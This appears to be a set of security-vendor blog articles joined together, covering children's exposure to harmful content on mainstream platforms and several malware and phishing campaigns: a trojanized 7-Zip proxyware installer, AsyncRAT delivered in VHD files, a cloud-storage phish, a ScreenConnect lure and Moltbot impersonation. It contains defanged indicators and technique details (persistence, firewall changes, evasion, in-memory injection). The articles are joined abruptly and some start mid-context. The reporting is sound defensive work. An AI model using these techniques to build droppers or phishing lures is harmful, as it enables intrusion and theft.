When researchers created an account for a child under 13 on Roblox, they expected heavy guardrails. Instead, they found that the platform’s search features still allowed kids to discover communities linked to fraud and other illicit activity.
The discoveries spotlight the question that lawmakers around the world are circling: how do you keep kids safe online?
Lawmakers have said these efforts are to keep kids safe online. But as the regulatory tide rises, we wanted to understand what digital safety for children actually looks like in practice.
So, we asked a specialist research team to explore how well a dozen mainstream tech providers are protecting children aged under 13 online.
We found that most services work well when kids use the accounts and settings designed for them. But when children are curious, use the wrong account type, or step outside those boundaries, things can go sideways quickly.
Over several weeks in December, the research team explored how platforms from Discord to YouTube handled children’s online use. They relied on standard user behavior rather than exploits or technical tricks to reflect what a child could realistically encounter.
The researchers focused on how platforms catered to kids through specific account types, how age restrictions were enforced in practice, and whether sensitive content was discoverable through normal browsing or search.
What emerged was a consistent pattern: curious kids who poke around a little, or who end up using the wrong account type, can run into inappropriate content with surprisingly little effort.
A detailed breakdown of the platforms tested, account types used, and where sensitive content was discovered appears in the research scope and methodology section at the end of this article.
When kids’ accounts are opt-in
One thing the team tried was to simply access the generic public version of a site rather than the kid-protected area.
This was a particular problem with YouTube. The company runs a kid-specific service called YouTube Kids, which the researchers said is effectively sanitized of inappropriate content (it sounds like things have changed since 2022).
The issue is that YouTube’s regular public site isn’t sanitized, and even though the company says you must be at least 13 to use the service unless ‘enabled’ by a parent, in reality anyone can access it. From the report:
“Some of the content will require signing in (for age verification) prior the viewing, but the minor can access the streaming service as a ‘Guest’ user without logging in, bypassing any filtering that would otherwise apply to a registered child account.”
That opens up a range of inappropriate material, from “how-to” fraud channels through to scenes of semi-nudity and sexually suggestive material, the researchers said. Horrifically, they even found scenes of human execution on the public site. The researchers concluded:
“The absence of a registration barrier on the public platform renders the ‘YouTube Kids’ protection opt-in rather than mandatory.”
When adult accounts are easy to fake
Another worry is that even when accounts are age-gated, enterprising minors can easily get around them. While most platforms require users to be 13+, a self-declaration is often enough. All that remains is for the child to register an email address with a service that doesn’t require age verification.
This “double blind” vulnerability is a big problem. Kids are good at creating accounts. The tech industry has taught them to be, because they need them for most things they touch online, from streaming to school.
When they do get past the age gates, curious kids can quickly get to inappropriate material. Researchers found unmoderated nudity and explicit material on the social network Discord, along with TikTok content providing credit card fraud and identity theft tutorials. A little searching on the streaming site Twitch surfaced ads for escort services.
This points to a trade-off between privacy and age verification. While stricter age verification could close some of these gaps, it requires collecting more personal data, including IDs or biometric information. That creates privacy risks of its own, especially for children. That’s why most platforms rely on self-declared age, but the research shows how easily that can be bypassed.
When kids’ accounts let toxic content through
Cracks in the moderation foundations allow risky content: Roblox, the website and app where users build their own content, filters chats for child accounts. However, it also features “Communities,” which are groups designed for socializing and discovery.
These groups are easily searchable, and some use names and terminology commonly linked to criminal activities, including fraud and identity theft. One, called “Fullz,” uses a term widely understood to refer to stolen personal information, and “new clothes” is often used to refer to a new batch of stolen payment card data. The visible community may serve as a gateway, while the actual coordination of illicit activity or data trading occurs via “inner chatter” between the community members.
This kind of search wasn’t just an issue for Roblox, warned the team. It found Instagram profiles promoting financial fraud and crypto schemes, even from a restricted teen account.
Some sites passed the team’s tests admirably, though. The researchers simulated underage users who’d bypassed age verification, but were unable to find any harmful content on Minecraft, Snapchat, Spotify, or Fortnite. Fortnite’s approach is especially strict, disabling chat and purchases on accounts for kids under 13 until a parent verifies via email. It also uses additional verification steps using a Social Security number or credit card. Kids can still play, but they’re muted.
What parents can do
There is no platform that can catch everything, especially when kids are curious. That makes parental involvement the most important layer of protection.
One reason this matters is a related risk worth acknowledging: adults attempting to reach children through social platforms. Even after Instagram took steps to limit contact between adult and child accounts, parents still discovered loopholes. This isn’t a failure of one platform so much as a reminder that no set of controls can replace awareness and involvement.
Mark Beare, GM of Consumer at Malwarebytes says:
“Parents are navigating a fast-moving digital world where offline consequences are quickly felt, be it spoofed accounts, deepfake content or lost funds. Safeguards exist and are encouraged, but children can still be exposed to harmful content.”
This doesn’t mean banning children from the internet. As the EFF points out, many minors use online services productively with the support and supervision of their parents. But it does mean being intentional about how accounts are set up, how children interact with others online, and how comfortable they feel asking for help.
Accounts and settings
Use child or teen accounts where available, and avoid defaulting to adult accounts.
Keep friends and followers lists set to private.
Avoid using real names, birthdays, or other identifying details unless they are strictly required.
Avoid facial recognition features for children’s accounts.
For teens, be aware of “spam” or secondary accounts they’ve set up that may have looser settings.
Social behavior
Talk to your child about who they interact with online and what kinds of conversations are appropriate.
Warn them about strangers in comments, group chats, and direct messages.
Encourage them to leave spaces that make them uncomfortable, even if they didn’t do anything wrong.
Remind them that not everyone online is who they claim to be.
Trust and communication
Keep conversations about online activity open and ongoing, not one-off warnings.
Make it clear that your child can come to you if something goes wrong without fear of punishment or blame.
Involve other trusted adults, such as parents, teachers, or caregivers, so kids aren’t navigating online spaces alone.
This kind of long-term involvement helps children make better decisions over time. It also reduces the risk that mistakes made today can follow them into the future, when personal information, images, or conversations could be reused in ways they never intended.
Research findings, scope and methodology
This research examined how children under the age of 13 may be exposed to sensitive content when browsing mainstream media and gaming services.
For this study, a “kid” was defined as an individual under 13, in line with the Children’s Online Privacy Protection Act (COPPA). Research was conducted between December 1 and December 17, 2025, using US-based accounts.
The research relied exclusively on standard user behavior and passive observation. No exploits, hacks, or manipulative techniques were used to force access to data or content.
Researchers tested a range of account types depending on what each platform offered, including dedicated child accounts, teen or restricted accounts, adult accounts created through age self-declaration, and, where applicable, public or guest access without registration.
The study assessed how platforms enforced age requirements, how easy it was to misrepresent age during onboarding, and whether sensitive or illicit content could be discovered through normal browsing, searching, or exploration.
Across all platforms tested, default algorithmic content and advertisements were initially benign and policy-compliant. Where sensitive content was found, it was accessed through intentional, curiosity-driven behavior rather than passive recommendations. No proactive outreach from other users was observed during the research period.
The table below summarizes the platforms tested, the account types used, and whether sensitive content was discoverable during testing.
Platform
Account type tested
Dedicated kid/teen account
Age gate easy to bypass
Illicit content discovered
Notes
YouTube (public)
No registration (guest)
Yes (YouTube Kids)
N/A
Yes
Public YouTube allowed access to scam/fraud content and violent footage without sign-in. Age-restricted videos required login, but much content did not.
YouTube Kids
Kid account
Yes
N/A
No
Separate app with its own algorithmic wall. No harmful content surfaced.
Roblox
All-age account (13+)
No
Not required
Yes
Child accounts could search for and find communities linked to cybercrime and fraud-related keywords.
Instagram
Teen account (13–17)
No
Not required
Yes
Restricted accounts still surfaced profiles promoting fraud and cryptocurrency schemes via search.
TikTok
Younger user account (13+)
Yes
Not required
No
View-only experience with no free search. No harmful content surfaced.
TikTok
Adult account
No
Yes
Yes
Search surfaced credit card fraud–related profiles and tutorials after age gate bypass.
Discord
Adult account
No
Yes
Yes
Public servers surfaced explicit adult content when searched directly. No proactive contact observed.
Twitch
Adult account
No
Yes
Yes
Discovered escort service promotions and adult content, some behind paywalls.
Fortnite
Cabined (restricted) account (13+)
Yes
Hard to bypass
No
Chat and purchases disabled until parent verification. No harmful content found.
Snapchat
Adult account
No
Yes
No
No sensitive content surfaced during testing.
Spotify
Adult account
Yes
Yes
No
Explicit lyrics labeled. No harmful content found.
Messenger Kids
Kid account
Yes
Not required
No
Fully parent-controlled environment. No search or external contacts.
Screenshots from the research
List of Roblox communities with cybercrime-oriented keywords
Roblox community that offers chat without verification
Roblox community with cybercrime-oriented keywords
Graphic content on publicly accessible YouTube
Credit card fraud content on publicly accessible YouTube
Active escort page on Twitch
Stolen credit cards for sale on an Instagram teen account
Crypto investment scheme on an Instagram teen account
Carding for beginners content on a TikTok adult account, accessed by kids with a fake date of birth.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
A convincing lookalike of the popular 7-Zip archiver site has been serving a trojanized installer that silently converts victims’ machines into residential proxy nodes—and it has been hiding in plain sight for some time.
“I’m so sick to my stomach”
A PC builder recently turned to Reddit’s r/pcmasterrace community in a panic after realizing they had downloaded 7‑Zip from the wrong website. Following a YouTube tutorial for a new build, they were instructed to download 7‑Zip from 7zip[.]com, unaware that the legitimate project is hosted exclusively at 7-zip.org.
In their Reddit post, the user described installing the file first on a laptop and later transferring it via USB to a newly built desktop. They encountered repeated 32‑bit versus 64‑bit errors and ultimately abandoned the installer in favor of Windows’ built‑in extraction tools. Nearly two weeks later, Microsoft Defender alerted on the system with a generic detection: Trojan:Win32/Malgent!MSR.
The experience illustrates how a seemingly minor domain mix-up can result in long-lived, unauthorized use of a system when attackers successfully masquerade as trusted software distributors.
A trojanized installer masquerading as legitimate software
This is not a simple case of a malicious download hosted on a random site. The operators behind 7zip[.]com distributed a trojanized installer via a lookalike domain, delivering a functional copy of functional 7‑Zip File Manager alongside a concealed malware payload.
The installer is Authenticode‑signed using a now‑revoked certificate issued to Jozeal Network Technology Co., Limited, lending it superficial legitimacy. During installation, a modified build of 7zfm.exe is deployed and functions as expected, reducing user suspicion. In parallel, three additional components are silently dropped:
Uphero.exe—a service manager and update loader
hero.exe—the primary proxy payload (Go‑compiled)
hero.dll—a supporting library
All components are written to C:\Windows\SysWOW64\hero\, a privileged directory that is unlikely to be manually inspected.
An independent update channel was also observed at update.7zip[.]com/version/win-service/1.0.0.2/Uphero.exe.zip, indicating that the malware payload can be updated independently of the installer itself.
Abuse of trusted distribution channels
One of the more concerning aspects of this campaign is its reliance on third‑party trust. The Reddit case highlights YouTube tutorials as an inadvertent malware distribution vector, where creators incorrectly reference 7zip.com instead of the legitimate domain.
This shows how attackers can exploit small errors in otherwise benign content ecosystems to funnel victims toward malicious infrastructure at scale.
Execution flow: from installer to persistent proxy service
Behavioral analysis shows a rapid and methodical infection chain:
1. File deployment—The payload is installed into SysWOW64, requiring elevated privileges and signaling intent for deep system integration.
2. Persistence via Windows services—Both Uphero.exe and hero.exe are registered as auto‑start Windows services running under System privileges, ensuring execution on every boot.
3. Firewall rule manipulation—The malware invokes netsh to remove existing rules and create new inbound and outbound allow rules for its binaries. This is intended to reduce interference with network traffic and support seamless payload updates.
4. Host profiling—Using WMI and native Windows APIs, the malware enumerates system characteristics including hardware identifiers, memory size, CPU count, disk attributes, and network configuration. The malware communicates with iplogger[.]org via a dedicated reporting endpoint, suggesting it collects and reports device or network metadata as part of its proxy infrastructure.
Functional goal: residential proxy monetization
While initial indicators suggested backdoor‑style capabilities, further analysis revealed that the malware’s primary function is proxyware. The infected host is enrolled as a residential proxy node, allowing third parties to route traffic through the victim’s IP address.
The hero.exe component retrieves configuration data from rotating “smshero”‑themed command‑and‑control domains, then establishes outbound proxy connections on non‑standard ports such as 1000 and 1002. Traffic analysis shows a lightweight XOR‑encoded protocol (key 0x70) used to obscure control messages.
This infrastructure is consistent with known residential proxy services, where access to real consumer IP addresses is sold for fraud, scraping, ad abuse, or anonymity laundering.
Shared tooling across multiple fake installers
The 7‑Zip impersonation appears to be part of a broader operation. Related binaries have been identified under names such as upHola.exe, upTiktok, upWhatsapp, and upWire, all sharing identical tactics, techniques, and procedures:
Deployment to SysWOW64
Windows service persistence
Firewall rule manipulation via netsh
Encrypted HTTPS C2 traffic
Embedded strings referencing VPN and proxy brands suggest a unified backend supporting multiple distribution fronts.
Rotating infrastructure and encrypted transport
Memory analysis uncovered a large pool of hardcoded command-and-control domains using hero and smshero naming conventions. Active resolution during sandbox execution showed traffic routed through Cloudflare infrastructure with TLS‑encrypted HTTPS sessions.
The malware also uses DNS-over-HTTPS via Google’s resolver, reducing visibility for traditional DNS monitoring and complicating network-based detection.
Evasion and anti‑analysis features
The malware incorporates multiple layers of sandbox and analysis evasion:
Virtual machine detection targeting VMware, VirtualBox, QEMU, and Parallels
Anti‑debugging checks and suspicious debugger DLL loading
Runtime API resolution and PEB inspection
Process enumeration, registry probing, and environment inspection
Cryptographic support is extensive, including AES, RC4, Camellia, Chaskey, XOR encoding, and Base64, suggesting encrypted configuration handling and traffic protection.
Defensive guidance
Any system that has executed installers from 7zip.com should be considered compromised. While this malware establishes SYSTEM‑level persistence and modifies firewall rules, reputable security software can effectively detect and remove the malicious components. Malwarebytes is capable of fully eradicating known variants of this threat and reversing its persistence mechanisms. In high‑risk or heavily used systems, some users may still choose a full OS reinstall for absolute assurance, but it is not strictly required in all cases.
Users and defenders should:
Verify software sources and bookmark official project domains
Treat unexpected code‑signing identities with skepticism
Monitor for unauthorized Windows services and firewall rule changes
Block known C2 domains and proxy endpoints at the network perimeter
Researcher attribution and community analysis
This investigation would not have been possible without the work of independent security researchers who went deeper than surface-level indicators and identified the true purpose of this malware family.
Luke Acha provided the first comprehensive analysis showing that the Uphero/hero malware functions as residential proxyware rather than a traditional backdoor. His work documented the proxy protocol, traffic patterns, and monetization model, and connected this campaign to a broader operation he dubbed upStage Proxy. Luke’s full write-up is available on his blog.
s1dhy expanded on this analysis by reversing and decoding the custom XOR-based communication protocol, validating the proxy behavior through packet captures, and correlating multiple proxy endpoints across victim geolocations. Technical notes and findings were shared publicly on X (Twitter).
Additional technical validation and dynamic analysis were published by researchers at RaichuLab on Qiita and WizSafe Security on IIJ.
Their collective work highlights the importance of open, community-driven research in uncovering long-running abuse campaigns that rely on trust and misdirection rather than exploits.
Closing thoughts
This campaign demonstrates how effective brand impersonation combined with technically competent malware can operate undetected for extended periods. By abusing user trust rather than exploiting software vulnerabilities, attackers bypass many traditional security assumptions—turning everyday utility downloads into long‑lived monetization infrastructure.
Malwarebytes detects and blocks known variants of this proxyware family and its associated infrastructure.
Cybercriminals behind a campaign dubbed DEAD#VAX are taking phishing one step further by delivering malware inside virtual hard disks that pretend to be ordinary PDF documents. Open the wrong “invoice” or “purchase order” and you won’t see a document at all. Instead, Windows mounts a virtual drive that quietly installs AsyncRAT, a backdoor Trojan that allows attackers to remotely monitor and control your computer.
It’s a remote access tool, which means attackers gain remote hands‑on‑keyboard control, while traditional file‑based defenses see almost nothing suspicious on disk.
From a high-level view, the infection chain is long, but every step looks just legitimate enough on its own to slip past casual checks.
Victims receive phishing emails that look like routine business messages, often referencing purchase orders or invoices and sometimes impersonating real companies. The email doesn’t attach a document directly. Instead, it links to a file hosted on IPFS (InterPlanetary File System), a decentralized storage network increasingly abused in phishing campaigns because content is harder to take down and can be accessed through normal web gateways.
The linked file is named as a PDF and has the PDF icon, but is actually a virtual hard disk (VHD) file. When the user double‑clicks it, Windows mounts it as a new drive (for example, drive E:) instead of opening a document viewer. Mounting VHDs is perfectly legitimate Windows behavior, which makes this step less likely to ring alarm bells.
Inside the mounted drive is what appears to be the expected document, but it’s actually a Windows Script File (WSF). When the user opens it, Windows executes the code in the file instead of displaying a PDF.
After some checks to avoid analysis and detection, the script injects the payload—AsyncRAT shellcode—into trusted, Microsoft‑signed processes such as RuntimeBroker.exe, OneDrive.exe, taskhostw.exe, or sihost.exe. The malware never writes an actual executable file to disk. It lives and runs entirely in memory inside these legitimate processes, making detection and eventually at a later stage, forensics much harder. It also avoids sudden spikes in activity or memory usage that could draw attention.
For an individual user, falling for this phishing email can result in:
Theft of saved and typed passwords, including for email, banking, and social media.
Exposure of confidential documents, photos, or other sensitive files taken straight from the system.
Surveillance via periodic screenshots or, where configured, webcam capture.
Use of the machine as a foothold to attack other devices on the same home or office network.
How to stay safe
Because detection can be hard, it is crucial that users apply certain checks:
Don’t open email attachments until after verifying, with a trusted source, that they are legitimate.
Make sure you can see the actual file extensions. Unfortunately, Windows allows users to hide them. So, when in reality the file would be called invoice.pdf.vhd the user would only see invoice.pdf. To find out how to do this, see below.
Imagine our surprise when we ended up on a site promoting that same Freecash app while investigating a “cloud storage” phish. We’ve all probably seen one of those. They’re common enough and according to recent investigation by BleepingComputer, there’s a
“large-scale cloud storage subscription scam campaign targeting users worldwide with repeated emails falsely warning recipients that their photos, files, and accounts are about to be blocked or deleted due to an alleged payment failure.”
Based on the description in that article, the email we found appears to be part of this campaign.
The subject line of the email is:
“{Recipient}. Your Cloud Account has been locked on Sat, 24 Jan 2026 09:57:55 -0500. Your photos and videos will be removed!”
This matches one of the subject lines that BleepingComputer listed.
And the content of the email:
“Payment Issue – Cloud Storage
Dear User,
We encountered an issue while attempting to renew your Cloud Storage subscription.
Unfortunately, your payment method has expired. To ensure your Cloud continues without interruption, please update your payment details.
Subscription ID: 9371188
Product: Cloud Storage Premium
Expiration Date: Sat,24 Jan-2026
If you do not update your payment information, you may lose access to your Cloud Storage, which may prevent you from saving and syncing your data such as photos, videos, and documents.
Update Payment Details {link button}
Security Recommendations:
Always access your account through our official website
Never share your password with anyone
Ensure your contact and billing information are up to date”
The link in the email leads to https://storage.googleapis[.]com/qzsdqdqsd/dsfsdxc.html#/redirect.html, which helps the scammer establish a certain amount of trust because it points to Google Cloud Storage (GCS). GCS is a legitimate service that allows authorized users to store and manage data such as files, images, and videos in buckets. However, as in this case, attackers can abuse it for phishing.
The redirect carries some parameters to the next website.
The feed.headquartoonjpn[.]com domain was blocked by Malwarebytes. We’ve seen it before in an earlier campaign involving an Endurance-themed phish.
After a few more redirects, we ended up at hx5.submitloading[.]com, where a fake CAPTCHA triggered the last redirect to freecash[.]com, once it was solved.
The end goal of this phish likely depends on the parameters passed along during the redirects, so results may vary.
Rather than stealing credentials directly, the campaign appears designed to monetize traffic, funneling victims into affiliate offers where the operators get paid for sign-ups or conversions.
BleepingComputer noted that they were redirected to affiliate marketing websites for various products.
“Products promoted in this phishing campaign include VPN services, little-known security software, and other subscription-based offerings with no connection to cloud storage.”
How to stay safe
Ironically, the phishing email itself includes some solid advice:
Always access your account through our official website.
Never share your password with anyone.
We’d like to add:
Never click on links in unsolicited emails without verifying with a trusted source.
Do not engage with websites that attract visitors like this.
Pro tip: Malwarebytes Scam Guard would have helped you identify this email as a scam and provided advice on how to proceed.
Redirect flow (IOCs)
storage.googleapis[.]com/qzsdqdqsd/dsfsdxc.html
feed.headquartoonjpn[.]com
revivejudgemental[.]com
hx5.submitloading[.]com
freecash[.]com
Update February 5, 2026
Almedia GmbH, the company behind the Freecash platform, reached out to us for information about the chain of redirects that lead to their platform. And after an investigation they notified us that:
“Following Malwarebytes’ reporting and the additional information they shared with us, we investigated the issue and identified an affiliate operating in breach of our policies. That partner has been removed from our network.
Almedia does not sell user data, and we take compliance, user trust, and responsible advertising seriously.”
We don’t just report on scams—we help detect them
Cybersecurity risks should never spread beyond a headline. If something looks dodgy to you, check if it’s a scam using Malwarebytes Scam Guard, a feature of our mobile protection products. Submit a screenshot, paste suspicious content, or share a text or phone number, and we’ll tell you if it’s a scam or legit. Download Malwarebytes Mobile Security for iOS or Android and try it today!
It sounds friendly, familiar and quite harmless. But in a scam we recently spotted, that simple phrase is being used to trick victims into installing a full remote access tool on their Windows computers—giving attackers complete control of the system.
What appears to be a casual party or event invitation leads to the silent installation of ScreenConnect, a legitimate remote support tool quietly installed in the background and abused by attackers.
Here’s how the scam works, why it’s effective, and how to protect yourself.
The email: A party invitation
Victims receive an email framed as a personal invitation—often written to look like it came from a friend or acquaintance. The message is deliberately informal and social, lowering suspicion and encouraging quick action.
In the screenshot below, the email arrived from a friend whose email account had been hacked, but it could just as easily come from a sender you don’t know.
So far, we’ve only seen this campaign targeting people in the UK, but there’s nothing stopping it from expanding elsewhere.
Clicking the link in the email leads to a polished invitation page hosted on an attacker-controlled domain.
The invite: The landing page that leads to an installer
The landing page leans heavily into the party theme, but instead of showing event details, the page nudges the user toward opening a file. None of them look dangerous on their own, but together they keep the user focused on the “invitation” file:
A bold “You’re Invited!” headline
The suggestion that a friend had sent the invitation
A message saying the invitation is best viewed on a Windows laptop or desktop
A countdown suggesting your invitation is already “downloading”
A message implying urgency and social proof (“I opened mine and it was so easy!”)
Within seconds, the browser is redirected to download RSVPPartyInvitationCard.msi
The page even triggers the download automatically to keep the victim moving forward without stopping to think.
This MSI file isn’t an invitation. It’s an installer.
The guest: What the MSI actually does
When the user opens the MSI file, it launches msiexec.exe and silently installs ScreenConnect Client, a legitimate remote access tool often used by IT support teams.
There’s no invitation, RSVP form, or calendar entry.
What happens instead:
ScreenConnect binaries are installed under C:\Program Files (x86)\ScreenConnect Client\
A persistent Windows service is created (for example, ScreenConnect Client 18d1648b87bb3023)
There is no clear user-facing indication that a remote access tool is being installed
From the victim’s perspective, very little seems to happen. But at this point, the attacker can now remotely access their computer.
The after-party: Remote access is established
Once installed, the ScreenConnect client initiates encrypted outbound connections to ScreenConnect’s relay servers, including a uniquely assigned instance domain.
That connection gives the attacker the same level of access as a remote IT technician, including the ability to:
See the victim’s screen in real time
Control the mouse and keyboard
Upload or download files
Keep access even after the computer is restarted
Because ScreenConnect is legitimate software commonly used for remote support, its presence isn’t always obvious. On a personal computer, the first signs are often behavioral, such as unexplained cursor movement, windows opening on their own, or a ScreenConnect process the user doesn’t remember installing.
Why this scam works
This campaign is effective because it targets normal, predictable human behavior. From a behavioral security standpoint, it exploits our natural curiosity and appears to be a low risk.
Most people don’t think of invitations as dangerous. Opening one feels passive, like glancing at a flyer or checking a message, not installing software.
Even security-aware users are trained to watch out for warnings and pressure. A friendly “you’re invited” message doesn’t trigger those alarms.
By the time something feels off, the software is already installed.
Signs your computer may be affected
Watch for:
A download or executed file named RSVPPartyInvitationCard.msi
An unexpected installation of ScreenConnect Client
A Windows service named ScreenConnect Client with random characters
Your computer makes outbound HTTPS connections to ScreenConnect relay domains
Your system resolves the invitation-hosting domain used in this campaign, xnyr[.]digital
How to stay safe
This campaign is a reminder that modern attacks often don’t break in—they’re invited in. Remote access tools give attackers deep control over a system. Acting quickly can limit the damage.
For individuals
If you receive an email like this:
Be suspicious of invitations that ask you to download or open software
Never run MSI files from unsolicited emails
Verify invitations through another channel before opening anything
If you already clicked or ran the file:
Disconnect from the internet immediately
Check for ScreenConnect and uninstall it if present
Run a full security scan
Change important passwords from a clean, unaffected device
For organisations (especially in the UK)
Alert on unauthorized ScreenConnect installations
Restrict MSI execution where feasible
Treat “remote support tools” as high-risk software
Educate users: invitations don’t come as installers
This scam works by installing a legitimate remote access tool without clear user intent. That’s exactly the gap Malwarebytes is designed to catch.
Malwarebytes now detects newly installed remote access tools and alerts you when one appears on your system. You’re then given a choice: confirm that the tool is expected and trusted, or remove it if it isn’t.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
After the viral AI assistant Clawdbot was forced to rename to Moltbot due to a trademark dispute, opportunists moved quickly. Within days, typosquat domains and a cloned GitHub repository appeared—impersonating the project’s creator and positioning infrastructure for a potential supply-chain attack.
The code is clean. The infrastructure is not. With the GitHub downloads and star rating rapidly rising, we took a deep dive into how fake domains target viral open source projects.
The background: Why was Clawdbot renamed?
In early 2026, Peter Steinberger’s Clawdbot became one of the fastest-growing open source projects on GitHub. The self-hosted assistant—described as “Claude with hands”—allowed users to control their computer through WhatsApp, Telegram, Discord, and similar platforms.
Anthropic later objected to the name. Steinberger complied and rebranded the project to Moltbot (“molt” being what lobsters do when they shed their shell).
During the rename, both the GitHub organization and X (formerly Twitter) handle were briefly released before being reclaimed. Attackers monitoring the transition grabbed them within seconds.
“Had to rename our accounts for trademark stuff and messed up the GitHub rename and the X rename got snatched by crypto shills.” — Peter Steinberger
That brief gap was enough.
Impersonation infrastructure emerged
While investigating a suspicious repository, I uncovered a coordinated set of assets designed to impersonate Moltbot.
Domains
moltbot[.]you
clawbot[.]ai
clawdbot[.]you
Repository
github[.]com/gstarwd/clawbot — a cloned repository using a typosquatted variant of the former Clawdbot project name
Website
A polished marketing site featuring:
professional design closely matching the real project
SEO optimization and structured metadata
download buttons, tutorials, and FAQs
claims of 61,500+ GitHub stars lifted from the real repository
Evidence of impersonation
False attribution: The site’s schema.org metadata falsely claims authorship by Peter Steinberger, linking directly to his real GitHub and X profiles. This is explicit identity misrepresentation.
Misdirection to an unauthorized repository: “View on GitHub” links send users to gstarwd/clawbot, not the official moltbot/moltbot repository.
Stolen credibility:The site prominently advertises tens of thousands of stars that belong to the real project. The clone has virtually none (although at the time of writing, that number is steadily rising).
Mixing legitimate and fraudulent links: Some links point to real assets, such as official documentation or legitimate binaries. Others redirect to impersonation infrastructure. This selective legitimacy defeats casual verification and appears deliberate.
Full SEO optimization: Canonical tags, Open Graph metadata, Twitter cards, and analytics are all present—clearly intended to rank the impersonation site ahead of legitimate project resources.
The ironic security warning: The impersonation site even warns users about scams involving fake cryptocurrency tokens—while itself impersonating the project.
Code analysis: Clean by design
I performed a static audit of the gstarwd/clawbot repository:
no malicious npm scripts
no credential exfiltration
no obfuscation or payload staging
no cryptomining
no suspicious network activity
The code is functionally identical to the legitimate project, which is not reassuring.
The threat model
The absence of malware is the strategy. Nothing here suggests an opportunistic malware campaign. Instead, the setup points to early preparation for a supply-chain attack.
The likely chain of events:
A user searches for “clawbot GitHub” or “moltbot download” and finds moltbot[.]you or gstarwd/clawbot.
The code looks legitimate and passes a security audit.
The user installs the project and configures it, adding API keys and messaging tokens. Trust is established.
At a later point, a routine update is pulled through npm update or git pull. A malicious payload is delivered into an installation the user already trusts.
An attacker can then harvest:
Anthropic API keys
OpenAI API keys
WhatsApp session credentials
Telegram bot tokens
Discord OAuth tokens
Slack credentials
Signal identity keys
full conversation histories
command execution access on the compromised machine
What’s malicious, and what isn’t
Clearly malicious
false attribution to a real individual
misrepresentation of popularity metrics
deliberate redirection to an unauthorized repository
Deceptive but not yet malware
typosquat domains
SEO manipulation
cloned repositories with clean code
Not present (yet)
active malware
data exfiltration
cryptomining
Clean code today lowers suspicion tomorrow.
A familiar pattern
This follows a well-known pattern in open source supply-chain attacks.
A user searches for a popular project and lands on a convincing-looking site or cloned repository. The code appears legitimate and passes a security audit.
They install the project and configure it, adding API keys or messaging tokens so it can work as intended. Trust is established.
Later, a routine update arrives through a standard npm update or git pull. That update introduces a malicious payload into an installation the user already trusts.
From there, an attacker can harvest credentials, conversation data, and potentially execute commands on the compromised system.
No exploit is required. The entire chain relies on trust rather than technical vulnerabilities.
How to stay safe
Impersonation infrastructure like this is designed to look legitimate long before anything malicious appears. By the time a harmful update arrives—if it arrives at all—the software may already be widely installed and trusted.
That’s why basic source verification still matters, especially when popular projects rename or move quickly.
Advice for users
Verify GitHub organization ownership
Bookmark official repositories directly
Treat renamed projects as higher risk during transitions
Advice for maintainers
Pre-register likely typosquat domains before public renames
Coordinate renames and handle changes carefully
Monitor for cloned repositories and impersonation sites
Pro tip: Malwarebytes customers are protected. Malwarebytes is actively blocking all known indicators of compromise (IOCs) associated with this impersonation infrastructure, preventing users from accessing the fraudulent domains and related assets identified in this investigation.
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

 Login
Login